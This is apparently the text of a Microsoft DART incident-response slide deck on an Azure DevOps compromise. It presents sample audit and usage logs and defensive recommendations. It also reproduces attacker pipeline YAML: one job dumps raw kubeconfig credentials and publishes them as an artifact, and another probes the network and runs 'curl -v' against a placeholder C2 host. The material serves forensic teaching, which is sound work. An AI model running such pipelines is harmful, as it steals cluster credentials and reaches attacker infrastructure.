
OPERATIONAL USE

Mostly used for troubleshooting, billing information and identifying bottlenecks.
Enabled by Default.

Descending history · grouped by command in five-minute windows · Count = commands in the window

CASE 02

A REAL DevOps IR CASE





LIVE HUNT

A REAL DEVOPS IR



DEMO 02

A REAL DEVOPS IR: Audit Logs

TIMESTAMP	USER	PROJECTNAME	IPADDRESS	USERAGENT	ACTIONID	PIPELINEID
2025-06-14T11:22:03.000Z	goku@capsule-corp.jp	capsule-platform	198.51.100.23	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	Token.PatCreateEvent	—
2025-06-14T11:24:17.000Z	goku@capsule-corp.jp	capsule-platform	198.51.100.23	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	Token.PatCreateEvent	—
2025-06-14T11:31:26.000Z	goku@capsule-corp.jp	red-ribbon-labs	198.51.100.23	get-pipeline-data-script/1.0	Security.ModifyAccessControllists	—
2025-06-14T11:35:12.000Z	goku@capsule-corp.jp	red-ribbon-labs	198.51.100.23	get-pipeline-data-script/1.0	Security.ModifyPermission	—
2025-06-14T11:41:03.000Z	goku@capsule-corp.jp	gravity-chamber	198.51.100.23	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	Pipelines.PipelineCreated	77821
2025-06-14T11:44:28.000Z	goku@capsule-corp.jp	gravity-chamber	198.51.100.23	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	Pipelines.ResourceAuthorizedForPipeline	77821
2025-06-14T11:45:11.000Z	goku@capsule-corp.jp	android-research	198.51.100.23	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	Pipelines.RunRetained	—
2025-06-14T11:46:55.000Z	goku@capsule-corp.jp	android-research	198.51.100.23	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	Pipelines.RunUnretained	—
2025-06-14T11:49:21.000Z	goku@capsule-corp.jp	dragon-radar	198.51.100.23	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	Pipelines.PipelineDeleted	77821

ActionId: what was done **ProjectName:** where it happened **UserAgent:** non-browser script, the AI-driven activity

A REAL DEVOPS IR: Pipeline

Malicious Pipeline: config-dump.yml

```
- job: DUMP_Config1
  displayName: 'DUMP_Config1'

  timeoutInMinutes: 1
  continueOnError: true
  steps:
    - task: KUB1
      displayName: kubectl login
      inputs:
        kubernetesServiceEndpoint: 'CLUSTER1'
        command: login
        specifyLocation: /usr/local/bin/kubectl
    - script: kubectl config view --raw > cat
      kubeconfig_CLUSTER1.yaml
      displayName: DUMP Config CLUSTER1
      continueOnError: true
    - publish: kubeconfig_CLUSTER1.yaml
      continueOnError: true
```

Malicious Pipeline: config-dump.yml (2)

```
jobs:
  - job: Tunnel
    displayName:
    timeoutInMinutes: 2
    steps:
      - checkout: self
      - task: KUB1
        displayName: kubectl login
        inputs:
          kubernetesServiceEndpoint: 'CLUSTER1'
          command: login
          specifyLocation: /usr/local/bin/kubectl
      - script: |
        echo '=== PROXY ENV ==='
        env | grep -i proxy || echo 'no proxy vars'
        echo '=== ROUTE ==='
        ip route
        echo '=== DNS ==='
        cat /etc/resolv.conf
        echo '=== curl test ==='
        curl -v IP-C2

    # Resolve cluster hostname via public DNS and inject
    into /etc/hosts
```

A REAL DEVOPS IR: Usage Logs

USER	USER AGENT	IP ADDRESS	TIME (10/7/2026)	COMMAND
Son Gokú	download-azure-repos-script	45.92.0.250	8:20 – 8:25 PM	Projects2.GetProjects
Son Gokú	list-azure-script	45.92.0.250	8:20 – 8:25 PM	Projects2.GetProjects
Son Gokú	list-azure-script	45.92.0.250	8:20 – 8:25 PM	ConnectionData.GetConnectionData
Son Gokú	export-pipelines-script	45.92.0.250	8:25 – 8:30 PM	ServiceEndpoints4.GetServiceEndpoints
Son Gokú	download-repos-script	45.92.0.250	8:25 – 8:30 PM	GitItems.GetItems
Son Gokú	export-pipelines-script	45.92.0.250	8:30 – 8:35 PM	VariableGroup.GetVariableGroups
Son Gokú	list-repos-script	45.92.0.250	8:30 – 8:35 PM	GitRepositories.GetRepositories

■ Custom script User-Agent ■ Same external IP for every call ■ API command executed



WHAT'S NEXT

KEY RECOMMENDATIONS

● TAKEAWAYS

Recommendations: **Customer**

What should clients focus on?



Protect identities

- Protect identities, not only repositories.



Review CI/CD trust

- Monitor and review CI/CD trust relationships.
- Verify before installing any packages, ensure to have an isolated environment for testing purposes.



Treat secrets as Tier-0

- Treat secrets, PATs and service connections as Tier-0 assets.
- Review PAT longevity and rotate them at least every 90 days.



Retain audit logging

- Enable and retain audit logging before an incident occurs.



Review cloud access

- Continuously review access to cloud resources from GitHub and Azure DevOps.



Assume cloud impact

- Assume repository compromise can become cloud compromise.

Takeaways

- **Good investigations start with good logs**
 - **Focus on command sequences to understand attacker intent**
 - **Map every token, secret, and service connection**
 - **Assume the attack extends beyond GitHub or DevOps**
 - **Follow the identity, not the platform**
-

Thank You!

GITHUB & DEVOPS UNDER ATTACK · A DFIR PERSPECTIVE



Microsoft DART